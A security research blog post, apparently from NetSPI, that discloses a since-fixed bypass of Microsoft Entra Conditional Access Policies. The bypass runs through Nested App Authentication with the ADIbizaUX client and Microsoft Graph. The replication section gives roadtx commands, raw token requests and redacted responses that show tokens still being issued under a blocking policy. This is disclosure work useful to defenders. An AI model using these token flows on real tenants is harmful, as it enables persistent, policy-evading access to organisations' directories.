Bypassing Microsoft Entra Conditional Access Policies via Nested App Authentication

Introduction
More organizations are adopting Conditional Access Policies (CAPs) to strengthen their Azure and Microsoft 365 environment. CAPs are widely regarded as a foundational control in Microsoft Entra ID, giving organizations the ability to enforce a range of authentication requirements across their Azure and Microsoft 365 environments. When configured correctly, they provide a robust barrier against unauthorized access, even when credentials have been compromised. For example, organizations can enforce controls such as compliant devices, restricting sign-ins by location or mandating MFA.
However, NetSPI discovered that it was possible to bypass Microsoft Entra Conditional Access Policies by abusing Nested App Authentication to return access tokens for the Microsoft Graph API.
TL;DR
- It was possible to use certain Nested App Authentication (or BroCI) flows to bypass any Conditional Access policy
- This vulnerability served mainly as a persistence mechanism as it would have required a successful phishing attack to return an initial refresh token before the vulnerable authentication flows can be carried out
This issue was reported to Microsoft Security Response Center (MSRC). It was classified as a medium severity vulnerability and a fix has subsequently been rolled out.
Existing Research
There are already some fantastic pieces of research out there that helped in the discovery of this finding. If you want to do some additional reading, check out the links below:
- https://cloudbrothers.info/conditional-access-bypasses/
- https://github.com/secureworks/family-of-client-ids-research
- https://labs.jumpsec.com/tokensmith-bypassing-intune-compliant-device-conditional-access/
- https://github.com/secureworks/pytune
- https://aadinternals.com/post/mdm/
- https://aadinternals.com/post/devices/
- https://specterops.io/blog/2025/10/15/naa-or-broci-let-me-explain/
- https://specterops.io/blog/2025/08/13/going-for-brokering-offensive-walkthrough-for-nested-app-authentication/
What is Nested App Authentication
Microsoft implements the OAuth 2.0 and OpenID Connect (OIDC) standards as the foundation for authentication and authorization within Microsoft Entra. However, their implementation of the standard differs to enable Single Sign On (SSO) between their Microsoft 365 applications.
Firstly, the research completed by Secureworks around the Family of Client IDs (FOCI) reveals an obvious deviation from the OAuth specification. They demonstrated that there is a grouping of certain first-party applications that can make use of refresh tokens from one client to request access tokens for any other within this group. Under RFC 6749 and subsequent OAuth best-current-practice guidance, a refresh token is bound to the client that it was issued to. Therefore, the fact that a certain grouping of Microsoft applications can use its refresh token to mint access tokens for other applications is a deviation of the standard.
Secondly, Microsoft’s OAuth implementation includes another unique mechanism, this time called Nested App Authentication (NAA), also referred to as BroCI by researchers in the community, which enables tokens to be silently exchanged between applications. NAA is Microsoft’s SSO framework across the M365 and Azure ecosystem, designed to allow “host” applications such as the Azure Portal to act as authentication brokers for nested/ child applications. Rather than requiring re-authentication each time a user switches between integrated services, the host application silently exchanges its cached refresh token for a new access token scoped to the target nested application, all without user interaction.
The authentication flow looks something like this:

This brokering relationship is defined at the Application Registration level, where nested applications declare a redirect URI indicating they support brokering by a trusted Microsoft host. This redirect must follow a specific pattern, it should begin with brk-<app_id>://<url> where the app_id is the application ID of the host application and url is the allowed origin URL.
Alternatively, the redirect should use brk-multihub:// followed by the domain where the app is hosted. This enables the authentication to be brokered by any Microsoft 365 supported host application it’s configured to run in such as, Teams or Outlook etc.

The token exchange itself is performed via a familiar looking request to login.microsoftonline.com that contains two new parameters, brk_client_id and brk_redirect_uri, embedded within what otherwise appears to be a standard OAuth token request. The example below demonstrates the Azure Portal (c44b4083-3bb0-49c1-b47d-974e53cbdf3c) using its refresh token to return an access token for the ADIbizaUx (74658136-14ec-4630-ad9b-26e160ff0fc6) application and the Microsoft Graph resource.
The Vulnerability
Refresh token exchanges are, in most cases, subject to Conditional Access evaluation. However, it was discovered that when using the NAA flow with the ADIbizaUX client against the Microsoft Graph resource, Conditional Access Policies were not applied.
The ADIbizaUX application is interesting because it’s heavily used by the Azure Portal for managing Identity and Access Management (IAM) features, including:
- Users
- Groups
- Service Principals
- Applications
- Directories
- Conditional Access Policies
Interestingly, it has its own set of APIs, separate to the Microsoft Graph that can be used to perform both read and write actions against these objects in a tenant, all without any logging, meaning all actions go completely undetected.
Aled Mehta, the original author has done some great research in documenting these undocumented APIs, which has recently been extended by Nathan McNulty.
However, more interestingly in our case is the number of pre-consented permissions this application has to the Microsoft Graph resource. I touched upon pre-consented permissions within my talk at fwd:clousec North America 2025. Essentially these are delegated permissions that Microsoft have pre-consented for these applications. This is important because if an application is missing a delegated permission scope such as User.Read.All for Microsoft Graph, it would not be possible to list users in the tenant for example.
Therefore, finding an application that has a wide set of pre-consented permissions that can return an access token without being subject to Conditional Access Policies is like a gold mine. The Ibiza application allows attackers to perform more or less any action they would want to in a tenant.
Replicating the issue
Prerequisites

To demonstrate this bypass, a fresh tenant was configured with a single Conditional Access policy targeting a specific test user. The exact policy conditions are not significant for the purposes of this demonstration. In this example, the test user was assigned an eligible Helpdesk Administrator role; activating this role triggers the Conditional Access block, temporarily revoking the user’s access to the tenant.
Pre-activation
Before activating the policy, we first establish a baseline by performing a standard token refresh, the same flow we will attempt again once the policy is active.
To begin, we obtain an access token for the Azure Portal, which also returns a refresh token that can later be leveraged to perform NAA flows. roadtx is used here to simplify token acquisition. Since obtaining a token for the Azure Portal requires PKCE, this is only achievable via the interactiveauth flow, which launches a browser window using Selenium.
roadtx interactiveauth -c c44b4083-3bb0-49c1-b47d-974e53cbdf3c -r msgraph --pkce -u $user --origin https://portal.azure.com
The raw HTTP request is also provided below for reference.
POST /common/oauth2/token HTTP/2
Host: login.microsoftonline.com
User-Agent: python-requests/2.32.5
Origin: https://portal.azure.com

client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c&grant_type=authorization_code&code=1.[...]&redirect_uri=https%3A%2F%2Fstartups.portal.azure.com%2Fauth%2Flogin%2F&resource=https%3A%2F%2Fgraph.microsoft.com%2F&code_verifier=tjpdXSLagChoz3v8tONkgv8D0E8OWe9UV2QyarIx4a9
A redacted version of the response can also be seen.
HTTP/2 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Content-Length: 5155

{
"token_type": "Bearer",
"scope": "Organization.Read.All Policy.ReadWrite.ApplicationConfiguration User.Read",
"expires_in": "3950",
"ext_expires_in": "3950",
"expires_on": "1773663494",
"not_before": "1773659243",
"resource": "https://graph.microsoft.com/",
"access_token": "eyJ0eXAiO[...]"
}
NAA
Once complete, a refresh token is returned. This token can be used to mint access tokens for a wide range of clients, including ADIbizaUX.
roadtx refreshtokento -c 74658136-14ec-4630-ad9b-26e160ff0fc6 -r msgraph --autobroker

Requesting token for resource https://graph.microsoft.com/
Tokens were written to .roadtools_auth
The corresponding HTTP request is provided below.
POST /$tenantID/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Origin: https://engagehub.portal.azure.com
Content-Type: application/x-www-form-urlencoded

client_id=74658136-14ec-4630-ad9b-26e160ff0fc6&grant_type=refresh_token&refresh_token=1.Aa8ALUf5[...]&resource=https%3A%2F%2Fgraph.microsoft.com%2F&brk_client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c&redirect_uri=brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c%3A%2F%2Fengagehub.portal.azure.com
A redacted version of the response can also be seen.
HTTP/2 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Content-Length: 7729

{
"token_type": "Bearer",
"scope": "_C.A6 _C.AY AccessReview.ReadWrite.All AgentCollection.Read.All AgentCollection.Read.Global AgentCollection.Read.Quarantined AgentInstance.Read.All [...]",
"expires_in": "3705",
"ext_expires_in": "3705",
"expires_on": "1773666112",
"not_before": "1773662106",
"resource": "https://graph.microsoft.com/",
"access_token": "eyJ0eX[...]
FOCI
Separate from NAA, it is worth noting the Family of Client IDs (FOCI), an undocumented capability within Entra that allows a group of clients to redeem access tokens on behalf of other clients using their own refresh token.
By conducting a token refresh using a FOCI application we can compare the responses to act as a baseline of expected behaviour.
One example of a FOCI-enabled client is Microsoft Teams.
roadtx interactiveauth -c msteams -r msgraph -u $user
Using the refresh token returned from the request above, it is possible to redeem an access token for the Office 365 Management client.
roadtx refreshtokento -c 00b41c95-dab0-4487-9791-b9d2c32c80f2 -r msgraph

Requesting token for resource https://graph.microsoft.com/
Tokens were written to .roadtools_auth
POST /$tenantID/oauth2/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

client_id=00b41c95-dab0-4487-9791-b9d2c32c80f2&grant_type=refresh_token&refresh_token=1.Aa8ALU[...]&resource=https%3A%2F%2Fgraph.microsoft.com%2F
A redacted version of the response can also be seen.
HTTP/2 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Content-Length: 4301

{
"token_type": "Bearer",
"scope": "Contacts.Read Contacts.ReadWrite Directory.AccessAsUser.All Mail.ReadWrite Mail.ReadWrite.All People.Read People.ReadWrite Tasks.ReadWrite User.ReadWrite User.ReadWrite.All",
"expires_in": "5371",
"ext_expires_in": "5371",
"expires_on": "1773666773",
"not_before": "1773661101",
"resource": "https://graph.microsoft.com/",
"access_token": "eyJ0e[...]
Post-activation

After activating the PIM role, all authentication attempts and token refresh operations should be blocked by the Conditional Access policy. The expected behaviour looks like this:


For a FOCI-enabled application, the expected behaviour is similar (it should be blocked), but the process looks slightly different:
FOCI
As shown below, attempting to replicate the same token refresh from earlier: using the Microsoft Teams client against the Microsoft Graph resource results in the request being blocked by the policy.
roadtx refreshtokento -c 00b41c95-dab0-4487-9791-b9d2c32c80f2 -r msgraph

Requesting token for resource https://graph.microsoft.com/

Error during authentication: AADSTS53003: Access has been blocked by Conditional Access policies. The access policy does not allow token issuance.
NAA

However, when using the Azure Portal token and performing a refresh to the AdIbizaUX client and the Microsoft Graph resource, an access token was still returned.
roadtx refreshtokento -c 74658136-14ec-4630-ad9b-26e160ff0fc6 -r msgraph --autobroker --tokens-stdout

Requesting token for resource https://graph.microsoft.com/

{
  "tokenType": "Bearer",
  "expiresOn": "2026-03-17 12:33:43",
  "tenantId": "[...]",
  "_clientId": "c44b4083-3bb0-49c1-b47d-974e53cbdf3c",
  "accessToken": "eyJ0eXAi[...]"
}
The observed behaviour is different to what was expected. The flow is almost identical, however, Conditional Access Policies were not applied to this type of token refresh, returning an access token. A summary of this flow can be seen below.
Now, performing the same request but using the Azure Resource Manager resource instead, the request is blocked.
roadtx refreshtokento -c 74658136-14ec-4630-ad9b-26e160ff0fc6 -r azrm --autobroker

Requesting token for resource https://management.core.windows.net/

Error during authentication: AADSTS53003: Access has been blocked by Conditional Access policies. The access policy does not allow token issuance.
